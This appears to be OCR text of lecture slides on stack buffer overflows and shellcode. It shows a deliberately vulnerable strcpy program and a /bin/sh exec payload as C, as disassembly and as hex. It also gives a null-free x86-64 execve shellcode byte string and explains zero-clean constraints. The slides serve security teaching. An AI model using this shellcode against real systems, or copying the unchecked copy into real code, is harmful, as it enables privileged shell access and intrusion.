


Exploit v1

```
0: void print(string s) {
     // only holds 60 characters, max
     string buffer[60];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv) {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```

IP




Exploit v1

```
0: void print(string s) {
     // only holds 60 characters, max
     string buffer[60];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv) {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```

IP




Exploit v1

```
0: void print(string s) {
     // only holds 60 characters, max
     string buffer[60];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv) {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```


IP



Exploit v1

```
0: void print(string s) {
     // only holds 60 characters, max
     string buffer[60];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }


4: void main(integer argc, strings argv) {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```



Exploit v1

```
0: void print(string s) {
     // only holds 60 characters, max
     string buffer[60];
1:   strcpy(buffer, s);
2:   puts(buffer);
3: }

4: void main(integer argc, strings argv) {
5:   for (; argc > 0; argc = argc – 1) {
6:     print(argv[argc]);
7:   }
8: }
```



Malicious Code

The classic attack when exploiting an overflow is to inject a payload

- Sometimes called shellcode, since often the goal is to obtain a privileged shell
- But not always!

There are tools to help generate shellcode

- Metasploit, pwntools

Example shellcode:

```
{
    // execute a shell with the privileges of the
    // vulnerable program
    exec("/bin/sh");
}
```

```c
#include <stdio.h>

void main() {

  char s[10] = "/bin/sh";
  execl(s,s,0);

}
```

```
_main:
00001f40    pushl   %ebp
00001f41    movl    %esp,%ebp
00001f43    subl    $0x18,%esp
00001f46    leal    0xf6(%ebp),%eax
00001f49    movl    %eax,%ecx
00001f4b    movw    $0x0000,0x08(%ecx)
00001f51    movl    $0x0068732f,0x04(%ecx)
00001f58    movl    $0x6e69622f,(%ecx)
00001f5e    movl    %eax,%ecx
00001f60    movl    %esp,%edx
00001f62    movl    %eax,0x04(%edx)
00001f65    movl    %ecx,(%edx)
00001f67    movl    $0x00000000,0x08(%edx)
00001f6e    calll   0x00001f78
00001f73    addl    $0x18,%esp
00001f76    popl    %ebp
00001f77    ret
```

```
mba2:smash abhi$ otool -t e22
e22:
(__TEXT,__text) section
00001f14 6a 00 89 e5 83 e4 f0 83 ec 10 8b 5d 04 89 1c 24
00001f24 8d 4d 08 89 4c 24 04 83 c3 01 c1 e3 02 01 cb 89
00001f34 5c 24 08 8b 03 83 c3 04 85 c0 75 f7 89 5c 24 0c
00001f44 e8 09 00 00 00 89 04 24 e8 47 00 00 00 f4 55 89
00001f54 e5 53 83 ec 64 e8 08 00 00 00 2f 62 69 6e 2f 73
00001f64 68 00 5b 89 5d 18 c7 45 1c 00 00 00 00 c7 44 24
00001f74 0c 00 00 00 00 8d 4d 18 89 4c 24 08 89 5c 24 04
00001f84 b8 3b 00 00 00 c7 04 24 00 00 00 00 cd 80 83 c4
00001f94 28 c9 c3
```

```
abhi@instance-20261023-205726:~/nov13$ objdump -d shellcode_naive.o

Disassembly of section .text:

0000000000000000 <main>:
   0: 55                          push   %rbp
   1: 48 89 e5                    mov    %rsp,%rbp
   4: 48 83 ec 10                 sub    $0×10,%rsp
   8: 48 b8 2f 62 69 6e 2f        movabs $0×68732f6e69622f,%rax
   f: 73 68 00
  12: 48 89 45 f6                 mov    %rax,-0×a(%rbp)
  16: 66 c7 45 fe 00 00           movw   $0×0,-0×2(%rbp)
  1c: 48 8d 4d f6                 lea    -0×a(%rbp),%rcx
  20: 48 8d 45 f6                 lea    -0×a(%rbp),%rax
  24: ba 00 00 00 00              mov    $0×0,%edx
  29: 48 89 ce                    mov    %rcx,%rsi
  2c: 48 89 c7                    mov    %rax,%rdi
  2f: b8 00 00 00 00              mov    $0×0,%eax
  34: e8 00 00 00 00              call   39 <main+0×39>
  39: 90                          nop
  3a: c9                          leave
  3b: c3                          ret
```

Challenges to Writing Shellcode

Compiled shellcode often must be zero-clean

- Cannot contain any zero bytes
- Why?

Challenges to Writing Shellcode

Compiled shellcode often must be zero-clean

- Cannot contain any zero bytes
- Why?
- In C, strings are null (zero) terminated
- strcpy() will stop if it encounters a zero while copying!

Challenges to Writing Shellcode

Compiled shellcode often must be zero-clean

- Cannot contain any zero bytes
- Why?
- In C, strings are null (zero) terminated
- strcpy() will stop if it encounters a zero while copying!

Shellcode must survive any changes made by the target program

- What if the program decrypts the string before copying?
- What if the program capitalizes lowercase letters?
- Shellcode must be crafted to avoid or tolerate these changes

Clever shell code

http://shell-storm.org/shellcode/files/shellcode-806.php


```
main:
    ;mov rbx, 0×68732f6e69622f2f
    ;mov rbx, 0×68732f6e69622fff
    ;shr rbx, 0×8
    ;mov rax, 0×deadbeefcafe1dea
    ;mov rbx, 0×deadbeefcafe1dea
    ;mov rcx, 0×deadbeefcafe1dea
    ;mov rdx, 0×deadbeefcafe1dea
    xor eax, eax
    mov rbx, 0×FF978CD091969DD1
    neg rbx
    push rbx
    ;mov rdi, rsp
    push rsp
    pop rdi
    cdq
    push rdx
    push rdi
    ;mov rsi, rsp
    push rsp
    pop rsi
    mov al, 0×3b
    syscall
```

```
char code[] =
"\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\x
ff\x48\xf7\xdb\x53\x54\x5f\x99\x52\x57\x54\x5e\
xb0\x3b\x0f\x05";
```

Hitting the Target

Address of shellcode must be guessed exactly


- Must jump to the precise start of the shellcode



Hitting the Target

Address of shellcode must be guessed exactly

- Must jump to the precise start of the shellcode



